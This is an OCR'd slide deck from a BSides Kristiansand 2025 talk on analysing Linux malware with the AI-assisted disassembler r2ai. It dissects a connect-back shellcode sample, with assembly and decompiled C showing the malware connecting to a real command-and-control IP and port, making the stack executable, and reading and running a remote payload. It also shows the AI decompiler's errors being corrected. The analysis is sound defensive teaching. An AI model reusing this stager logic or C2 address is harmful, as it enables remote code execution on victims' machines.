Malware analysis with r2ai


Axelle Apvrille

BSides Kristiansand, June 2025

Who am I?

- Principal security researcher with **Fortinet**
- Reverse mobile malware (Android, iOS) and IoT malware
- Founder of Ph0wn CTF in France
- First time in Norway

What is this talk about?




I **love** ~~Artificial~~ Intelligence
Kunstig Intelligens

- You'll be happy, stay
- Learn how to use it to reverse binaries
- Impress your manager with your speed
- Learn to spot AI errors

I **hate** ~~Artificial~~ Intelligence
Kunstig Intelligens

- Don't worry: we'll talk about malware too
- You'll see C code, and assembly
- Impress your manager by being *smarter* than the AI
- Learn to spot AI errors in your intern/colleagues' work


Radare2




https://github.com/radareorg/radare2

open-source, command-line tools, scriptable, many architectures and binary file formats

What is r2ai?




Radare2 disassembler (r2) assisted by AI



```
r2ai -e api=anthropic
r2ai -e model=
claude-4-sonnet-20250514
```

r2ai: 2 different modes



1. Direct mode
2. Auto mode

Linux/Shellcode_ConnectBack.H!tr

- Aka Getshell, ConnectBack.
- Family seen in June 2024, this sample from **February 2025**.
- Small ELF (4K), x86, 32 bits.
- fd8441f8716ef517fd4c3fd552ebcd2ffe2fc458bb867ed51e5aaee034792bde

No strings


```
$ strings shellcode.elf
SCSj
jfXPQW
```

Decompiled code by Ghidra

```c
*(undefined4 *)(puVar6 + -4) = 0;
*(undefined4 *)(puVar6 + -8) = 1;
*(undefined4 *)(puVar6 + -0xc) = 2;
pcVar1 = (code *)swi(0x80);
uVar3 = (*pcVar1)();
*(undefined4 *)(puVar6 + -8) = 0x6b9ed0b9;
*(undefined4 *)(puVar6 + -0xc) = 0x6b230002;
*(undefined4 *)(puVar6 + -0x10) = 0x66;
```

Not very clear huh...
Any idea what this is doing?
Can Artificial Intelligence do better?

Direct mode: r2ai creates this context, and sends it to AI




Direct mode = one single request

r2ai fills the context with:

- Model, temperature, system prompt, r2ai prompt (customizable)
- Desired target programming language (customizable)
- Function pseudocode (customizable)

R2ai direct mode demo



on Linux/Shellcode_ConnectBack.H!tr

Check it out: where do socket calls come from?

Generated by AI:

```
socket_fd = socket(AF_INET, SOCK_STREAM, 0);
```

```
mov al, 0x66
mov ecx, esp
int 0x80
```

NR	syscall name
0x65	ioperm
0x66	socketcall
0x67	syslog

Linux system calls in assembly:

1. Put the system call number in the EAX register
2. Store the arguments to the system call in EBX, ECX...
3. Interrupt

sys_socketcall


```
int socketcall(int call, unsigned long *args);
```

It's a **multiplexer** for socket-related system calls.

call number	socket operation
1	socket()
2	bind()
3	connect()
4	listen()
5	accept()


- https://github.com/torvalds/linux/blob/master/net/socket.c
- https://github.com/torvalds/linux/blob/master/include/uapi/linux/net.h

Assembly step by step



```
xor ebx, ebx
mul ebx
push ebx
inc ebx
push ebx
push 2
mov al, 0x66
mov ecx, esp
int 0x80
```


Assembly step by step




```
xor ebx, ebx
mul ebx
push ebx
inc ebx
push ebx
push 2
mov al, 0x66
mov ecx, esp
int 0x80
```

Assembly step by step


```
xor ebx, ebx
mul ebx
push ebx
inc ebx
push ebx
push 2
mov al, 0x66
mov ecx, esp
int 0x80
```




Assembly step by step



Assembly step by step



```
xor ebx, ebx
mul ebx
push ebx
inc ebx
push ebx
push 2
mov al, 0x66
mov ecx, esp
int 0x80
```

Assembly step by step



```
xor ebx, ebx
mul ebx
push ebx
inc ebx
push ebx
push 2
mov al, 0x66
mov ecx, esp
int 0x80
```


Assembly step by step



```
xor ebx, ebx
mul ebx
push ebx
inc ebx
push ebx
push 2
mov al, 0x66
mov ecx, esp
int 0x80
```


Assembly step by step

```
xor ebx, ebx
mul ebx
push ebx
inc ebx
push ebx
push 2
mov al, 0x66
mov ecx, esp
int 0x80
```



Assembly step by step

```
xor ebx, ebx
mul ebx
push ebx
inc ebx
push ebx
push 2
mov al, 0x66
mov ecx, esp
int 0x80
```



```
socket_fd = socket(AF_INET, SOCK_STREAM, TCP)
```

Check socket setup

Decompilation by AI


```
// Server address setup
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(80);
server_addr.sin_addr.s_addr = inet_addr("127.0.0.1");
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪  sizeof(server_addr)) < 0) {
        goto error_exit;
}
```

Corresponding assembly

```
0x08048068      68b9d09e6b      push  0x6b9ed0b9
0x0804806d      680200236b      push  0x6b230002
```

Mapping assembly to C structure

```
push 0x6b9ed0b9
push 0x6b230002
```



```
struct sockaddr_in {
    short sin_family;
    unsigned short sin_port; //
↪   network byte order
    struct in_addr sin_addr;
    char sin_zero[8];   // Padding
};

struct in_addr {
    uint32_t s_addr;   // network byte
↪   order
};
```

Fixing AI's code

Decompiled AI code - with errors

```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons( 80 );
server_addr.sin_addr.s_addr = inet_addr( ``127.0.0.1'' );
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪  sizeof(server_addr)) < 0) {
        goto error_exit;
}
```

Fixed decompilation - by Human :)

```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons( 27427 );
server_addr.sin_addr.s_addr = inet_addr( ``185.208.158.107'' );
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪  sizeof(server_addr)) < 0) {
        goto error_exit;
}
```

Looking into mprotect...

```
0x0804809c      b207          mov dl, 7 ; PROT_READ |
↪  PROT_WRITE | PROT_EXEC
0x0804809e      b900100000    mov ecx, 0x1000 ; len
0x080480a3      89e3          mov ebx, esp ; address
...
0x080480ab      b07d          mov al, 0x7d  ; mprotect
0x080480ad      cd80          int 0x80
```

Generated by AI

```
mprotect_result = mprotect((void *)0x00178000, 0x1000,
↪  PROT_READ | PROT_WRITE | PROT_EXEC);
if (mprotect_result < 0) {
   goto error_exit;
}
```

Fixing the code

```
0x0804809c      b207            mov dl, 7 ; PROT_READ |
↪  PROT_WRITE | PROT_EXEC
0x0804809e      b900100000      mov ecx, 0x1000 ; len
0x080480a3      89e3            mov ebx, esp ; address
...
0x080480ab      b07d            mov al, 0x7d  ; mprotect
0x080480ad      cd80            int 0x80
```

Fixed by human

```
mprotect_result = mprotect( page , 0x1000, PROT_READ |
↪  PROT_WRITE | PROT_EXEC);
if (mprotect_result < 0) {
   goto error_exit;
}
```

Reading

Generated by AI

```
bytes_read = read(0, (void *)0x00178004, 106);
```

```
0x080480b3      5b              pop ebx      ; fd
0x080480b4      89e1            mov ecx, esp ; buf = esp
0x080480b6      99              cdq
0x080480b7      b26a            mov dl, 0x6a ; len = 106
0x080480b9      b003            mov al, 3    ; syscall = 3
0x080480bb      cd80            int 0x80
```

Fixing the Reading

Fixed by Human


```
bytes_read = read(fd,(void *)stack_page, 106);
```

```
0x080480b3        5b              pop ebx       ; fd
0x080480b4        89e1            mov ecx, esp  ; buf = esp
0x080480b6        99              cdq
0x080480b7        b26a            mov dl, 0x6a  ; len = 106
0x080480b9        b003            mov al, 3     ; syscall = 3
0x080480bb        cd80            int 0x80
```


AI Omission

```
// set stack as writable and executable
mprotect_result = mprotect(&stack_page, 0x1000, PROT_READ |
↪  PROT_WRITE | PROT_EXEC);
if (mprotect_result < 0) {
   goto error_exit;
}

// write to stack
bytes_read = read(fd, (void *)&stack_page, 106);

// Missing in AI code!
// Assembly: jmp ecx (contains esp)
stack_page(); // execute it -- jmp ecx = esp
```


Understanding Linux/Shellcode_ConnectBack.H!tr



Understanding Linux/Shellcode_ConnectBack.H!tr




Understanding Linux/Shellcode_ConnectBack.H!tr




r2ai: 2 different modes

1. Direct mode
2. Auto mode




The context in r2ai auto mode




```
"role":"system","content":"You
are a reverse engineer..."
```

```
"tools": [{"name": "r2cmd",
"input_schema": ...]
```

Auto mode flow



Auto mode flow



AI may answer with another tool to use. Loop until AI gives final answer, without any tool.

Tools implemented in r2ai

AI can run the following on the engineer's host

- **r2cmd**: run a r2 command and return the output.
- **execute_js**: runs a Javascript program, using `QuickJS` engine (built in Radare2).
- **execute_binary**: execute a binary with given arguments and stdin.
- **run_python**: run a Python script and return the output.

User approval is required.


Linux/Ladvix.E

- Aka Rhombus, Ebola, Lamer
- Family dates back to 2020. This sample from **January 2025**.
- IoT malware dropper, **stripped ELF x86-64**.
